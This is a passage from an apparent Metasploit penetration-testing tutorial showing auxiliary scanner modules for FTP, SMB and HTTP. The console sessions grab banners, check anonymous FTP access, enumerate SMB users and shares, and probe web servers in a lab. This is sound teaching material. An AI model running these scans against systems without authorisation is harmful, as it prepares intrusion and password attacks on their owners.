
Figure 4.3 – Auxiliary 'ftp_login'

- `ftp_version`: This module uses the banner grabbing technique to detect the version of the target FTP server.
- Its auxiliary module name is `auxiliary/scanner/ftp/ftp_version`, and you will have to configure the following parameters:
- `RHOSTS`: IP address or IP range of the target to be scanned

IMPORTANT NOTE:

Once you know the version of the target service, you can start searching for version-specific vulnerabilities and corresponding exploits.

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT    21                   yes       The target port
   THREADS  1                    yes       The number of concurrent threads

msf auxiliary(ftp_version) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(ftp_version) > run

[*] 192.168.44.129:21     - FTP Banner: '220-FileZilla Server version 0.9.40 beta\x0d\x
0a220-written by Tim Kosse (Tim.Kosse@gmx.de)\x0d\x0a220 Please visit http://sourceforg
e.net/projects/filezilla/\x0d\x0a'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) > 
```


Figure 4.4 – Auxiliary 'ftp_version'

- `anonymous`: Some FTP servers are misconfigured in a way that allows anonymous access to remote users. This auxiliary module probes the target FTP server to check whether it allows anonymous access.

Its auxiliary module name is `auxiliary/scanner/ftp/anonymous`, and you will have to configure the following parameters:

- `RHOSTS`: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT    21                   yes       The target port
   THREADS  1                    yes       The number of concurrent threads

msf auxiliary(anonymous) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(anonymous) > run

[+] 192.168.44.129:21     - 192.168.44.129:21 - Anonymous READ (220-FileZilla Server version 0.9.40 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) > 
```

Figure 4.5 – Auxiliary 'ftp' anonymous scanner

We'll now move on to the next protocol, which is SMB.

Server Message Block


Server Message Block (**SMB**) is an application layer protocol primarily used for sharing files, printers, and so on. SMB uses TCP port `445` for communication.

Let's go through some of the following SMB auxiliaries:

- `Smb_version`: This auxiliary module probes the target to check which SMB version it's running.

Its auxiliary module name is `auxiliary/scanner/smb/smb_version`, and you will have to configure the following parameters:

- `RHOSTS`: IP address or IP range of the target to be scanned



```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_version) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(smb_version) > run

[*] 192.168.44.129:445    - Host is running Windows XP SP3 (language:English) (name:SAGAR-C51B4AADE) (dom
ain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) > 
```

Figure 4.6 – Auxiliary 'smb_version'


- `smb_enumusers`: This auxiliary module connects to the target system via the SMB RPC service and enumerates the users on the system.

Its auxiliary module name is `auxiliary/scanner/smb/smb_enumusers`, and you will have to configure the following parameters:

- `RHOSTS`: IP address or IP range of the target to be scanned

> **IMPORTANT NOTE:**
>
> Once you have a list of users on the target system, you can start preparing for password-cracking attacks against these users.

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/smb/smb_enumusers
msf auxiliary(smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_enumusers) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(smb_enumusers) > run

[*] 192.168.44.133:139    - METASPLOITABLE [ games, nobody, bind, proxy, syslog, user, www-data, root, news,
postgres, bin, mail, distccd, proftpd, dhcp, daemon, sshd, man, lp, mysql, gnats, libuuid, backup, msfadmin,
telnetd, sys, klog, postfix, service, list, irc, ftp, tomcat55, sync, uucp ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) > 
```


Figure 4.7 – Auxiliary 'smb_enumusers'

- `smb_enumshares`: This auxiliary module enumerates SMB shares that are available on the target system.

Its auxiliary module name is `auxiliary/scanner/smb/smb_enumshares`, and you will have to configure the following parameters:

- `RHOSTS`: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   LogSpider        3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt
) (Accepted: 0, 1, 2, 3)
   MaxDepth         999              yes       Max number of subdirectories to spider
   RHOSTS                            yes       The target address range or CIDR identifier
   SMBDomain        .                no        The Windows domain to use for authentication
   SMBPass                           no        The password for the specified username
   SMBUser                           no        The username to authenticate as
   ShowFiles        false            yes       Show detailed information when spidering
   SpiderProfiles   true             no        Spider only user profiles when share = C$
   SpiderShares     false            no        Spider shares recursively
   THREADS          1                yes       The number of concurrent threads
   USE_SRVSVC_ONLY  false            yes       List shares only with SRVSVC

msf auxiliary(smb_enumshares) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(smb_enumshares) > run

[-] 192.168.44.129:139    - Login Failed: The SMB server did not reply to our request
[*] 192.168.44.129:445    - Windows XP Service Pack 3 (English)
[+] 192.168.44.129:445    - IPC$ - (IPC) Remote IPC
[+] 192.168.44.129:445    - SharedDocs - (DISK)
[+] 192.168.44.129:445    - s - (DISK)
[+] 192.168.44.129:445    - ADMIN$ - (DISK) Remote Admin
[+] 192.168.44.129:445    - C$ - (DISK) Default share
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) > 
```

Figure 4.8 – Auxiliary 'smb_enumshares'

We'll now move on to the next protocol, which is HTTP.

Hypertext Transfer Protocol

HTTP is a stateless application layer protocol used for the exchange of information on the World Wide Web. HTTP uses TCP port 80 for communication.


Let's go through some of the following HTTP auxiliaries:

- http_version: This auxiliary module probes and retrieves the version of the web server running on the target system. It may also give information on what operating system and web framework the target is running.

Its auxiliary module name is auxiliary/scanner/http/http_version, and you will have to configure the following parameters:

- RHOSTS: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf auxiliary(http_version) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(http_version) > run

[*] HTTP GET: 192.168.44.131:36109-192.168.44.133:80 http://192.168.44.133/
[*] 192.168.44.133:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >
```


Figure 4.9 – Auxiliary 'http_version'

- backup_file: Sometimes, developers and application administrators forget to remove backup files from the web server. This auxiliary module probes the target web server for the presence of any such files, since the administrator might forget to remove them. Such files may give out additional details about the target system and assist in compromising the system further.

Its auxiliary module name is `auxiliary/scanner/http/backup_file`, and you will have to configure the following parameters:

- `RHOSTS`: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/http/backup_file
msf auxiliary(backup_file) > show options

Module options (auxiliary/scanner/http/backup_file):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PATH     /index.asp       yes       The path/file to identify backups
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf auxiliary(backup_file) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(backup_file) > run

[*] HTTP GET: 192.168.44.131:32875-192.168.44.133:80 http://192.168.44.133/index.asp.backup
[*] HTTP GET: 192.168.44.131:39393-192.168.44.133:80 http://192.168.44.133/index.asp.bak
[*] Found http://192.168.44.133:80/index.asp.bak
```


Figure 4.10 – Auxiliary 'backup_file' HTTP

- `dir_listing`: Quite often, the web server is misconfigured to display the list of files contained in the root directory. The directory may contain files that are not normally exposed through links on the website and leak out sensitive information. This auxiliary module checks whether the target web server is vulnerable to directory listing.

Its auxiliary module name is `auxiliary/scanner/http/dir_listing`, and you will have to configure the following parameters:

- `RHOSTS`: IP address or IP range of the target to be scanned
- `PATH`: Possible path to check for directory listing

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/http/dir_listing
msf auxiliary(dir_listing) > show options

Module options (auxiliary/scanner/http/dir_listing):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PATH     /                yes       The path to identify directoy listing
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf auxiliary(dir_listing) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(dir_listing) > set PATH /dav/
PATH => /dav/
msf auxiliary(dir_listing) > run

[*] HTTP GET: 192.168.44.131:43137-192.168.44.133:80 http://192.168.44.133/dav/
[*] Found Directory Listing http://192.168.44.133:80/dav/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_listing) >
```


Figure 4.11 – Auxiliary 'dir_listing' HTTP

- `ssl`: Though SSL certificates are very commonly used for encrypting data in transit, they are often found to be either misconfigured or to be using weak cryptography algorithms. This auxiliary module checks for possible weaknesses in the SSL certificate installed on the target system.

Its auxiliary module name is `auxiliary/scanner/http/ssl`, and you will have to configure the following parameters:

- `RHOSTS`: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/http/ssl
msf auxiliary(ssl) > show options

Module options (auxiliary/scanner/http/ssl):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    443              yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(ssl) > set RHOSTS demo.testfire.net
RHOSTS => demo.testfire.net
msf auxiliary(ssl) > run

[*] 65.61.137.117:443     - Subject: /CN=demo.testfire.net
[*] 65.61.137.117:443     - Issuer: /CN=demo.testfire.net
[*] 65.61.137.117:443     - Signature Alg: sha1WithRSA
[*] 65.61.137.117:443     - Public Key Size: 2048 bits
[*] 65.61.137.117:443     - Not Valid Before: 2014-07-01 09:54:37 UTC
[*] 65.61.137.117:443     - Not Valid After: 2019-12-22 09:54:37 UTC
[+] 65.61.137.117:443     - Certificate contains no CA Issuers extension... possible self signed certificate
[+] 65.61.137.117:443     - Certificate Subject and Issuer match... possible self signed certificate
[*] 65.61.137.117:443     - Has common name demo.testfire.net
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssl) >
```


Figure 4.12 – Auxiliary 'SSL' scanner

- `http_header`: Most web servers are not hardened for security. This results in HTTP headers leaking out server and operating system version details. This auxiliary module checks whether the target web server is giving out any version information through HTTP headers.

  Its auxiliary module name is `auxiliary/scanner/http/http_header`, and you will have to configure the following parameters:

- `RHOSTS`: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/http/http_header
msf auxiliary(http_header) > show options

Module options (auxiliary/scanner/http/http_header):

   Name         Current Setting                                                     Required  Description
   ----         ---------------                                                     --------  -----------
   HTTP_METHOD  HEAD                                                                yes       HTTP Method to use, HEAD or GET (Accepted: GE
T, HEAD)
   IGN_HEADER   Vary,Date,Content-Length,Connection,Etag,Expires,Pragma,Accept-Ranges  yes       List of headers to ignore, seperated by comma
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:
host:port][...]
   RHOSTS                                                                           yes       The target address range or CIDR identifier
   RPORT        80                                                                  yes       The target port
   SSL          false                                                               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                                                                   yes       The URI to use
   THREADS      1                                                                   yes       The number of concurrent threads
   VHOST                                                                            no        HTTP server virtual host

msf auxiliary(http_header) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(http_header) > run

[*] 192.168.44.133:80    : CONTENT-TYPE: text/html
[*] 192.168.44.133:80    : SERVER: Apache/2.2.8 (Ubuntu) DAV/2
[*] 192.168.44.133:80    : X-POWERED-BY: PHP/5.2.4-2ubuntu5.10
[+] 192.168.44.133:80    : detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_header) > 
```


Figure 4.13 – Auxiliary 'http_header'

- `robots_txt`: Most search engines work with the help of bots, which spider and crawl sites and index pages. However, an administrator of a particular website might not want a certain section of their website to be crawled by any of the search bots. In this case, they use the `robots.txt` file to tell the search bots to exclude certain sections of the site while crawling. This auxiliary module probes the target to check for the presence of the `robots.txt` file. This file can often reveal a list of sensitive files and folders present on the target system.

Its auxiliary module name is `auxiliary/scanner/http/robots_txt`, and you will have to configure the following parameters:

- `RHOSTS`: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



```
msf > use auxiliary/scanner/http/robots_txt
msf auxiliary(robots_txt) > show options

Module options (auxiliary/scanner/http/robots_txt):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PATH     /                yes       The test path to find robots.txt file
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf auxiliary(robots_txt) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(robots_txt) > run

[*] HTTP GET: 192.168.44.131:42205-192.168.44.133:80 http://192.168.44.133/robots.txt
[*] [192.168.44.133] /robots.txt found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(robots_txt) >
```

Figure 4.14 – Auxiliary 'robots_txt' HTTP

We'll now move on to the next protocol, which is SMTP.

